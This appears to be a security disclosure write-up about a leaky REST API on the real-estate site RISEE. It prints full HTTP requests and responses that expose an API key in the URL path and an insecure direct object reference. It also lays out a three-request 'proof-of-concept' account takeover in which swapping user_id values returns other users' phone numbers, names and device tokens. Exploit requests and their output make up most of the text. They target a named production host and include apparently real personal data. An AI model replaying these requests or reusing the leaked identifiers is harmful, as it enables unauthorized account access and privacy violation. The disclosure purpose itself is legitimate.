Breaching the API of RISEE and taking over users and admin's account

Note:

This document is to be used only for the purpose of documentation and fixing this site. This document does not stand as evidence and cannot be used as evidence in any court of law in India or any other country.

Note:

I mean no harm. This is just a proof of concept. I will be maintaining confidentiality till the bug is fixed.

Disclaimer:

Hacking is a punishable offense in India with imprisonment up to 3 years, or with fine up to two lakh rupees, or with both.

Chapter IX Section 43 of IT act, 2000 prescribes a penalty for the damage to computer or computer system. It is a common thing which happens whenever a computer system is hacked. Black hats damage the system that they hack and steal the information. This enumerative provision includes a lot of activities. I do not encourage hacking in any way and am doing this solely from an educational objective.

Index:

Introduction:

I came across RISEE's website while I was looking for an internship on Internshala. Eventually, I decided to visit the website to get to know what RISEE does and what I would be able to contribute to the agency if I did intern at RISEE.

I noticed that it is using Codeigniter as the backend framework. Codeigniter is known for having bugs with its session variables as well as other flaws. So, I decided to investigate the site.

While looking at the network calls, I noticed that there were a few calls to the REST API of your site and that is where I believe a vulnerability exists. So, lets dive straight into it.

The vulnerability:

I believe your agency has leaking REST API.

On trying to log in using my phone number, this is the JSON response that I got, which contained all my details. It exposes all my details as well as those of your site and how it works.

{"user_id":"usrb09ba8d7605461af11a795fe832dd742",

"user_is_sys_admin":"0"

,"facebook_id":"","google_id":"","phone_id":"Iovj8nPe9yQ0Gov4ooFfdPYsG1l2","apple_id":"","user_name":"","user_email":"","user_phone":"+919769016xxx","user_address":"","city":"","user_about_me":"","user_cover_photo":"","user_profile_photo":"","role_id":"4","status":"1","is_banned":"0","added_date":"2021-06-07 05:02:53","device_token":"AGEhc0BeJNKZAAiLXpyqr1bWxpjkn-WGUlqYQVNkrFzDgZ9cs_21UApDI0UbpAi1mNpdXPOk_24ONolfOGLQD4SgStq8YIEEQmuEeYbPxPbrgJjK_iu5BlYYl-3OOWeDiJ4f8mHXNNmLFfxuTOATuKEZ5xdQlDsuIHyPUsK8VXjlx4bGu-NYgWZrROOccrv1z4YcveCSkiPP","code":"","overall_rating":"0","user_whatsapp_number":"","messenger":"","follower_count":"0","following_count":"0","email_verify":"0","facebook_verify":"0","google_verify":"0","phone_verify":"1","apple_verify":"0","listings_count":"0","indrafts_count":"0","pendings_count":"0","rejected_count":"0","listing_by":"","is_business_account":"0","added_date_str":"\"Just Now\"","rating_count":"0","is_followed":"0","rating_details":{"five_star_count":"0","five_star_percent":"0","four_star_count":"0","four_star_percent":"0","three_star_count":"0","three_star_percent":"0","two_star_count":"0","two_star_percent":"0","one_star_count":"0","one_star_percent":"0","total_rating_count":"0","total_rating_value":"0"}}

//

I analysed some of the other network calls from your site to your REST API, as well as the Responses to these calls. I found some of them rather interesting, one of them being the one I am showing below.

The request to the API:

POST /index.php/rest/items/search/api_key/1fWwZNrzUiOW2pWEffgy3fXS1R7khL/limit/10/offset/0/ HTTP/2

Host: api.prod.online.risee.in

Content-Length: 266

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"

Accept: application/json, text/plain, */*

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36

Content-Type: application/json;charset=UTF-8

Origin: https://risee.in

Sec-Fetch-Site: same-site

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://risee.in/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

{"item_location_id":"itm_loca7b66748e03d457e976ca63a50e1bde0","item_type_id":"4","cat_id":"catfa070dd5cc2a2c9c6196159f85480ff7","sub_cat_id":"","min_price":"","max_price":"","order_by":"added_date","order_type":"desc","login_user_id":null,"status":1,"searchterm":""}

The response:

HTTP/2 200 OK

Date: Mon, 07 Jun 2021 17:24:17 GMT

Server: Apache

X-Powered-By: PHP/7.3.27

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Access-Control-Allow-Origin: *

Access-Control-Allow-Headers: *

Access-Control-Allow-Methods: GET, POST, OPTIONS, PUT, DELETE

Set-Cookie: ci_session=45b8ece963edde6071635ba315ebf0ac21da2ebc; expires=Mon, 07-Jun-2021 19:24:17 GMT; Max-Age=7200; path=/; HttpOnly

Vary: Accept-Encoding,User-Agent

Content-Length: 69283

Content-Type: application/json; charset=utf-8

[{"id":"itm_92ad262f9edd6b886b2fb993cabd69c4","cat_id":"catfa070dd5cc2a2c9c6196159f85480ff7","sub_cat_id":"subcata533742b6f520075afa275fe3da21ce3","item_type_id":"4","item_price_type_id":"0","item_currency_id":"itm_curencye14f08343f2d93328ce5caf1a72a7494","item_location_id":"itm_loca7b66748e03d457e976ca63a50e1bde0","condition_of_item_id":"1","deal_option_remark":"","description":"HMDA-Approved 90-Acre Gated Community 200, 267, 300 & 500 Sq. yds Plots.\r\nClear Title Spot Registration.Vastu Compliant Plots.\r\nMajestic Entrance Gate All Round

Fencing 30, 40, 60 & 100ft wide Internal.\r\nBT Roads Footpaths with Kerb Stones Avenue Plantation.\r\nStreet Lighting Parks & Play Areas Designer Landscaping Jogging.Track Electricity Underground Drainage & Sewage System Water Supply to each Plot by OHT 24-Hr Security Water Harvesting Pits Strategic Location.\r\nBank Loans Available.\r\nNear to Proposed Regional Ring Road (RRR).Proposed Central School \u2013 Walking Distance CCMB.10 Minutes Bhongiri Railway Station.\r\n5 Minutes Present NIMS @Proposed AIIMS Hospital (Bibi Nagar)(Proposed MMTS) \r\n\u2013 3 Minutes District Collectorate & 12 Other Offices.10 Minutes Bhongiri Railway Station.(Proposed MMTS) \r\n\u2013 3 Minutes District Collectorate & 12 Other Offices.5 Minutes Present NIMS @Proposed AIIMS Hospital (Bibi Nagar).10 Mi…………….

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// more data

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As the request shows, I have not logged in, because "login_user_id":null in the JSON body of the request.

If I try and replace it with an invalid login-id, say 'aaabbb', my request now becomes:

Request:

POST /index.php/rest/items/search/api_key/1fWwZNrzUiOW2pWEffgy3fXS1R7khL/limit/10/offset/0/ HTTP/2

Host: api.prod.online.risee.in

Content-Length: 270

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"

Accept: application/json, text/plain, */*

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36

Content-Type: application/json;charset=UTF-8

Origin: https://risee.in

Sec-Fetch-Site: same-site

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://risee.in/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

{"item_location_id":"itm_loca7b66748e03d457e976ca63a50e1bde0","item_type_id":"4","cat_id":"catfa070dd5cc2a2c9c6196159f85480ff7","sub_cat_id":"","min_price":"","max_price":"","order_by":"added_date","order_type":"desc**,"login_user_id":"aaabbb"**,"status":1,"searchterm":""}

Response:

HTTP/2 404 Not Found

Date: Mon, 07 Jun 2021 17:28:36 GMT

Server: Apache

X-Powered-By: PHP/7.3.27

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Set-Cookie: ci_session=c77dd93ad4cd9f1b14e585934529da3a0603c203; expires=Mon, 07-Jun-2021 19:28:36 GMT; Max-Age=7200; path=/; HttpOnly

Vary: Accept-Encoding,User-Agent

Content-Length: 50

Content-Type: application/json; charset=utf-8

{"status":"error","message":"User ID is invalid."}

This shows that "aaabbb" is not a valid id.

I am able to access JSON data directly via your site, from the below URL on entering abc in the search box:

https://risee.in/user

The title of the below page is "User Data"

The API is leaking and I found a few interesting requests in the background.

I am able to change the user_id with some other user's id and I am getting valid responses.

For e.g., consider this request:

Request:

POST /index.php/rest/users/phone_register/api_key/1fWwZNrzUiOW2pWEffgy3fXS1R7khL/ HTTP/2

Host: api.prod.online.risee.in

Content-Length: 253

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"

Accept: application/json

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36

Content-Type: application/json

Origin: https://risee.in

Sec-Fetch-Site: same-site

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://risee.in/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

{"user_phone":"+917688932501","device_token":"fQnyNXi9QHqt30iu56j0i1:APA91bF1BXH0FlJtvt4r mldWhTlG8bC59QD7aFN6qDI5i2_RSjukas4CWioau6qnxAfb_AOgW2LY5_AeTvCYGmpe21BN9zYDF8K vUncGSN6Wtby4fwL__Q6atRl_T0BVB1zeKTwacBVLyg","phone_id":"wb3avkxI44OeVTHDVpqrKU9lq HKa2"}

Response:

HTTP/2 200 OK

Date: Tue, 08 Jun 2021 15:38:44 GMT

Server: Apache

X-Powered-By: PHP/7.3.27

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Access-Control-Allow-Origin: *

Access-Control-Allow-Headers: X-API-KEY, Origin, X-Requested-With, Content-Type, Accept, Access-Control-Request-Method

Access-Control-Allow-Methods: GET, POST, OPTIONS, PUT, DELETE

Set-Cookie: ci_session=886cd713d5d50d84efb543f508d111653c0536abc; expires=Tue, 08-Jun-2021 17:38:44 GMT; Max-Age=7200; path=/; HttpOnly

Vary: Accept-Encoding,User-Agent

Content-Length: 1317

Content-Type: application/json; charset=utf-8

{"user_id":"usr7352ee0be0331ed0a60b60cd0b425f195","user_is_sys_admin":"0","facebook_id":"","google_id":"","phone_id":"wb3vkxI44OeVTHDVpqarKU9alqHKa2","apple_id":"","user_name":"Kiran Kumar","user_email":"","user_phone":"+918688932581","user_address":"","city":"Hyderabad","user_about_me":"","user_cover_photo":"","user_profile_photo":"vijayasd.jpeg","role_id":"4","status":"1","is_banned":"0","added_date":"2021-05-05 20:46:05","device_token":"fQnyNXi9QHqt30iu56j0i41:APA91bF1BXH0FlJtvt4rmldWhTlG8bC59QD7F N6qDI5i2_RSjukas4CWioau6qnxAfb_AOgW2LY5_AeTvCYGmpe21BN9zYDF8KvUncGSN6Wtby4fwL__ Q6atRl_T0BVB1zeKTwcBVLyg","code":"","overall_rating":"0","user_whatsapp_number":"","messeng er":"","follower_count":"0","following_count":"0","email_verify":"0","facebook_verify":"0","google _verify":"0","phone_verify":"1","apple_verify":"0","listings_count":"4","indrafts_count":"0","pendin gs_count":"1","rejected_count":"0","listing_by":"Owner","is_business_account":"0","added_date_st r":"1 months ago","rating_count":"0","is_followed":"0","rating_details":{"five_star_count":"0","five_star_percent ":"0","four_star_count":"0","four_star_percent":"0","three_star_count":"0","three_star_percent":"

0","two_star_count":"0","two_star_percent":"0","one_star_count":"0","one_star_percent":"0","total_rating_count":"0","total_rating_value":"0"}}

Exploiting the vulnerability (proof-of-concept attack):

I decided to replace my user_id with that of another user for the profile-listings page. This is the sequence of requests that I came up with to take over an account:

Request 1)

POST /index.php/rest/noti_messages/all_notis/api_key/1fWwZNrzUiOW2pWEffgy3fXS1R7khL/ HTTP/2

Host: api.prod.online.risee.in

Content-Length: 49

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"

Accept: application/json, text/plain, */*

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36

Content-Type: application/json;charset=UTF-8

Origin: https://risee.in

Sec-Fetch-Site: same-site

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://risee.in/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

{"user_id":"usrb09ba8d7605461af11a795fe832dd7442"}

Response:

HTTP/2 200 OK

Date: Tue, 08 Jun 2021 16:17:20 GMT

Server: Apache

X-Powered-By: PHP/7.3.27

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Access-Control-Allow-Origin: *

Access-Control-Allow-Headers: *

Access-Control-Allow-Methods: GET, POST, OPTIONS, PUT, DELETE

Set-Cookie: ci_session=537c48f4292244f4a4f6c617064004421c39741eb; expires=Tue, 08-Jun-2021 18:17:20 GMT; Max-Age=7200; path=/; HttpOnly

Vary: Accept-Encoding,User-Agent

Content-Length: 482

Content-Type: application/json; charset=utf-8

[{"id":"noti1be54e0d6b32fe78d7d137637ce3d924","message":"Be Safe and Protech YourSelf !!","description":"","added_user_id":"c4ca4238a0b9523820dcc509a6f75849b","added_date":"2021-05-01 04:31:17","added_date_str":"1 months ago","is_read":"1","is_visible":"0","default_photo":{"img_id":"imgadad17f098e1592fe153fff2e5536c12","img_parent_id":"noti1be54e0d6b32fe78d7d137637ce3d924","img_type":"noti","img_path":"coronavirus-safety-tw.jpeg","img_width":"0","img_height":"0","img_desc":""}}]

Request 2)

POST /index.php/rest/items/search/api_key/1fWwZNrzUiOW2pWEffgy3fXS1R7khL/ HTTP/2

Host: api.prod.online.risee.in

Content-Length: 55

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"

Accept: application/json, text/plain, */*

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36

Content-Type: application/json;charset=UTF-8

Origin: https://risee.in

Sec-Fetch-Site: same-site

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://risee.in/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

{"added_user_id":"usrb09ba8d7605461af11a795fe8324dd742"}

Response:

HTTP/2 200 OK

Date: Tue, 08 Jun 2021 16:17:30 GMT

Server: Apache

X-Powered-By: PHP/7.3.27

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Access-Control-Allow-Origin: *

Access-Control-Allow-Headers: *

Access-Control-Allow-Methods: GET, POST, OPTIONS, PUT, DELETE

Set-Cookie: ci_session=cad1bf20df2e3f5a5c000ab275a9442ed23f14487; expires=Tue, 08-Jun-2021 18:17:30 GMT; Max-Age=7200; path=/; HttpOnly

Vary: Accept-Encoding,User-Agent

Content-Length: 26472

Content-Type: application/json; charset=utf-8

[{"id":"itm_348f8401a4b66c7783f9747ea45fc9a7","cat_id":"catfa070dd5cc2a2c9c6196159f85480ff7","sub_cat_id":"subcata533742b6f520075afa275fe3da21ce3","item_type_id":"4","item_price_type_id":"0","item_currency_id":"itm_curencye14f08343f2d93328ce5caf1a72a7494","item_location_id":"itm_loca7b66748e03d457e976ca63a50e1bde0","condition_of_item_id":"0","deal_option_remark":"","description":"New Property for sal","highlight_info":"","price":"10000","price_end":"0","deal_option_id":"","project_name":"","project_id":"","business_mode":"0","is_sold_out":"0","title":"New Land of Sale","property_id":"","address":"New Address","numberofbedrooms":"","numberofbathrooms":"","lat":"17.218201","lng":"78.664856","status":"1","added_date":"2021-05-16 13:06:40","added_user_id":"usr7352ee0be0331ed0a640b60cd0b425f19","updated_date":"2021-05-17 01:39:07","updated_user_id":"c4ca4238a0b923820dcc4509a6f75849b","updated_flag":"0","touch_count":"0","favourite_count":"1","is_paid":"0","area":"1000","area_type":"","listed_by":"Dealer","api_key":"","facing":"east","car_parking":"0","total_floors":"0","floor_no":"","length":"10","breadth":"100","listed_by_name":"","listed_by_phone":"","furnishing_id":"0","rent_collection_type":"","bac

helors_allowed":"","maintanance":"0","is_premium":"0","is_verified":"0","org_id":"org_8qj3kr91vfp
cs9myne3t","for_rent_count":"58","for_sale_count":"610","is_call_allowed":"0","is_whatsapp_allo
wed":"0","possession_start_date":"0000-00-
00","rera_id":"","is_shares_property":"0","per_growth_rate":"","growth_rate_duration":"","is_best
_deal":"0","is_limited_offer":"0","per_annual_return":"0","no_investors":"0","no_waitlist":"0","fina
nced_amount":"0","purchase_price":"0","raised_amount":"0","is_live":"0","is_funded":"0","is_read
":"1","launch_date":"0000-00-00
00:00:00","total_project_area":"0","total_planned_units":"0","towers":"","about_builder":"","const
ruction_details":"","is_gated_community":"0","is_24_water_supply":"0","is_intercom_facility":"0","i
s_fire_alarm":"0","is_swimming_pool":"0","is_gym":"0","is_bank_approval":"1","is_park":"0","is_jo
gging_track":"0","is_library":"0","no_project_floors":"0","is_rera_approved":"1","youtube_url_link":
"https:\/\/www.youtube.com","is_3dtour_available":"0","is_vid_available":"0","url_3dtour":"","loca
tion_short":"","is_hmda":"1","is_dtcp":"1","price_SqYard":"1000","plot_type":"Open
Plot","Lp_number":"","map_layout_id":"","added_date_str":"3 weeks
ago","paid_status":"not_available","photo_count":"1","default_photo":{"img_id":"imge9d90bb1613
aee0e20c96dc6805f1da4","img_parent_id":"itm_348f8401a4b66c7783f9747ea45fc9a7","img_type"
:"item","img_path":"Chinnatupra-Hyderabad-
16147686071.jpeg","img_width":"0","img_height":"0","img_desc":""},"project_details":{"id":"","na
me":"","project_icon":"","pdf_link_url":"","no_units_available":"","project_website_url":"","email_i
d":"","about_project":"","is_empty_object":"1"},"posted_time_ago":"23 Days
ago","possession_start_date_convert":"Nov'
01","launch_date_convert":"","item_price":"10,000","item_price_end":"0","category":{"cat_id":"cat
fa070dd5cc2a2c9c6196159f85480ff7","cat_name":"Plots","cat_ordering":"0","status":"1","added_d
ate":"2019-05-29
22:45:45","default_photo":{"img_id":"imge8a3add4c0d0df3c96e112865d0dc45a","img_parent_id":"
catfa070dd5cc2a2c9c6196159f85480ff7","img_type":"category","img_path":"services_cover.png","i
mg_width":"600","img_height":"400","img_desc":""},"default_icon":{"img_id":"imge6ed0041c4e69
3fc167e3e89cc74ca6d","img_parent_id":"catfa070dd5cc2a2c9c6196159f85480ff7","img_type":"cat
egory-icon","img_path":"lands-
icon.png","img_width":"100","img_height":"100","img_desc":""}},"sub_category":{"id":"subcata533
742b6f520075afa275fe3da21ce3","cat_id":"catfa070dd5cc2a2c9c6196159f85480ff7","name":"Resid
ential Land","status":"1","added_date":"2020-08-26
00:35:35","added_user_id":"c4ca4238a0b923820dcc509a46f75849b","updated_date":"2020-10-07
04:40:56","updated_user_id":"c4ca4238a0b923820dcc5409a6f75849b","updated_flag":"0","default
_photo":{"img_id":"imgb2e99306f1efdd4ecfc57b5fe7691b07","img_parent_id":"subcata533742b6f
520075afa275fe3da21ce3","img_type":"sub_category","img_path":"land-
image10.jpeg","img_width":"299","img_height":"168","img_desc":""},"default_icon":{"img_id":"img
1d8d74885f842f91e876f3862e53d9f1","img_parent_id":"subcata533742b6f520075afa275fe3da21c
e3","img_type":"subcat_icon","img_path":"icons8-country-
100.png","img_width":"100","img_height":"100","img_desc":""}},"furnishing":{"furnishing_id":"","n
ame":"","ordering":"","status":"","added_date":"","is_empty_object":"1"},"organisation":{"org_id":"
org_8qj3kr91vfpcs9myne3t","org_name":"","org_type":"","org_location":""},"item_type":{"id":"4","
name":"Sell","status":"1","added_date":"2019-05-28
15:53:32"},"item_price_type":{"id":"","name":"","status":"","added_date":"","is_empty_object":"1"}
,"item_currency":{"id":"itm_curencye14f08343f2d93328ce5caf1a72a7494","currency_short_form":"
RUPEE","currency_symbol":"\u20b9","status":"1","added_date":"2020-08-08
00:28:05"},"item_location":{"id":"itm_loca7b66748e03d457e976ca63a50e1bde0","name":"Hyderab
ad","lat":"17.385000","lng":"78.486702","status":"1","added_date":"2019-06-06

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100.png","img_width":"100","img_height":"100","img_desc":""}},"furnishing":{"furnishing_id":"","n ame":"","ordering":"","status":"","added_date":"","is_empty_object":"1"},"organisation":{"org_id":" org_kdgdzkmnxc414c0imbra","org_name":"","org_type":"","org_location":""},"item_type":{"id":""," name":"","status":"","added_date":"","is_empty_object":"1"},"item_price_type":{"id":"","name":"", "status":"","added_date":"","is_empty_object":"1"},"item_currency":{"id":"itm_curencye14f08343f 2d93328ce5caf1a72a7494","currency_short_form":"RUPEE","currency_symbol":"\u20b9","status":" 1","added_date":"2020-08-08
00:28:05"},"item_location":{"id":"itm_loca7b66748e03d457e976ca63a50e1bde0","name":"Hyderab ad","lat":"17.385000","lng":"78.486702","status":"1","added_date":"2019-06-06

16:39:05"},"condition_of_item":{"id":"","name":"","status":"","added_date":"","is_empty_object":"1"},"deal_option":{"id":"","name":"","status":"","added_date":"","is_empty_object":"1"},"user":{"user_id":"usr7352ee0be0331ed0a60b60cd0b425f149","user_is_sys_admin":"0","facebook_id":"","google_id":"","phone_id":"wb3vkxI44OeVTHDVpqrKU9lq4HKa2","apple_id":"","user_name":"Kiran Kumar","user_email":"","user_phone":"+918685932501","user_address":"","city":"Hyderabad","user_about_me":"","user_cover_photo":"","user_profile_photo":"vijayasd.jpeg","role_id":"4","status":"1","is_banned":"0","added_date":"2021-05-05 20:46:05","device_token":"fQnyNXi9QHqt30iu5887j0i1:APA91bF1BXH0FlJtvt4rmldWhTlG8bC59QD7FN6qDI5i2_RSjukas4CWioau6qnxAfb_AOgW2LY5_A5eTvCYGmpe21BN9zYDF8KvUncGSN6Wtby4fwL__Q6atRl_T0BVB1zeKTwcBVLyg","code":"","overall_rating":"0","user_whatsapp_number":"","messenger":"","follower_count":"0","following_count":"0","email_verify":"0","facebook_verify":"0","google_verify":"0","phone_verify":"1","apple_verify":"0","listings_count":"4","indrafts_count":"0","pendings_count":"1","rejected_count":"0","listing_by":"Owner","is_business_account":"0","rating_count":"0","is_followed":"0","rating_details":{"five_star_count":"0","five_star_percent":"0","four_star_count":"0","four_star_percent":"0","three_star_count":"0","three_star_percent":"0","two_star_count":"0","two_star_percent":"0","one_star_count":"0","one_star_percent":"0","total_rating_count":"0","total_rating_value":"0"}},"is_favourited":"0","is_owner":"0"}]

Request 3)

POST /index.php/rest/notifications/search/api_key/1fWwZNrzUiOW2pWEffgy3fXS1R7khL/ HTTP/2

Host: api.prod.online.risee.in

Content-Length: 63

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"

Accept: application/json, text/plain, */*

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36

Content-Type: application/json;charset=UTF-8

Origin: https://risee.in

Sec-Fetch-Site: same-site

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://risee.in/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

{"user_id":"usrb09ba8d7605461af11a795fe832dd74442","is_read":"0"}

Response:

HTTP/2 200 OK

Date: Tue, 08 Jun 2021 16:17:42 GMT

Server: Apache

X-Powered-By: PHP/7.3.27

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Access-Control-Allow-Origin: *

Access-Control-Allow-Headers: *

Access-Control-Allow-Methods: GET, POST,

Set-Cookie: ci_session=c9356dc7b82e1f94f1bb67efd14947ff7858fbdf1; expires=Tue, 08-Jun-2021 18:17:43 GMT; Max-Age=7200; path=/; HttpOnly

Vary: Accept-Encoding,User-Agent

Content-Length: 315

Content-Type: application/json; charset=utf-8

[{"id":"push_Noti_f19a61486cd38693ffe80424ca36d034b","title":"Approved","description":"Congratulation! Approved Item (New land for sale)","item_id":"itm_ac1b81fb7536707010536b143fe3248ac","user_id":"usr74352ee0be0331ed0a60b60cd0b425f19","added_date":"2021-05-31 04:59:29","is_read":"0","added_date_str":"1 weeks ago"}]
